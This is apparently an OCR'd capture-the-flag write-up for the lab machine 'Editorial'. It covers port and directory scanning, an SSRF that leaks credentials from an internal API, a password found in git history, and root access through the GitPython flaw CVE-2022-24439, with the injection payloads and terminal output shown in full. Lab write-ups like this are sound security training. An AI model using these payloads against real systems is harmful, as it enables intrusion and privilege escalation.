

Editortial writeup

run a nmap to scan all port :



Run a fuff to scan dirctories :



Search for result, there is a upload page in editorial.htb


Exploition:

In file upload , upload a reverse shell.

send request.

dont forget to turn burp on!


You must get some error (URL was not found)



So we cant run a reverse shell .


We can try some SSRF => add local ip in url field => 127.0.0.1

Send request.




We get a new file. But there is nothing.

Also we can try another port on 127.0.0.1




Port 5000 have a differnet length.



So we try it :

Add in url field and select Preview




A new file is downloaded . its a json file


We are looking for users , so we search for user or authors ... .

So we can see it in the third paragraph.

Pick up api and insert in url field again.




Again A new file is downloaded .



There we go. Now we have a username and password

Use ssh to connect.


User flag:



Now we search for root flag.

Root flag:

Run sudo –l command:




But there is a error.

So we search for another user.


We get <prod> user.

Now search for password.

In user dirctory , we have a git file. So with git log , open it.



With git show, open the commit.




Now we have new username and password.

So run su prod to connect to new user.

After that , Run sudo –l

We can see that , we have access to a python file.

Search for version :



Search this in google for exploit.

You must have reached this:

CVE-2022-24439: <gitpython::clone> 'ext::sh -c touch% /tmp/pwned' for remote code execution

Now we run exploit:

```
File  Actions  Edit  View  Help
prod@editorial:/tmp$ sudo -l
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:/tmp$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c touch% /tmp/pwned new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:/tmp$ ls /tmp/
pwned                                                                  systemd-private-f77e3e3990874915b31915f97b6d0c79-systemd-logind.service-PjPuOE     tmux-1000
root                                                                   systemd-private-f77e3e3990874915b31915f97b6d0c79-systemd-resolved.service-WmdECk   vmware-root_794-2991071843
systemd-private-f77e3e3990874915b31915f97b6d0c79-fwupd.service-Wjls1p   systemd-private-f77e3e3990874915b31915f97b6d0c79-systemd-timesyncd.service-t9oWhF
systemd-private-f77e3e3990874915b31915f97b6d0c79-ModemManager.service-D0eWOi  systemd-private-f77e3e3990874915b31915f97b6d0c79-upower.service-5TldzB
prod@editorial:/tmp$
```

We will modify it

And get root flag :>

```
File  Actions  Edit  View  Help
prod@editorial:/tmp$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/root.txt'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /tmp/root.txt new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:/tmp$ cat /tmp/root.txt
86d28710854c44e300c685b6b0336c0e
prod@editorial:/tmp$
```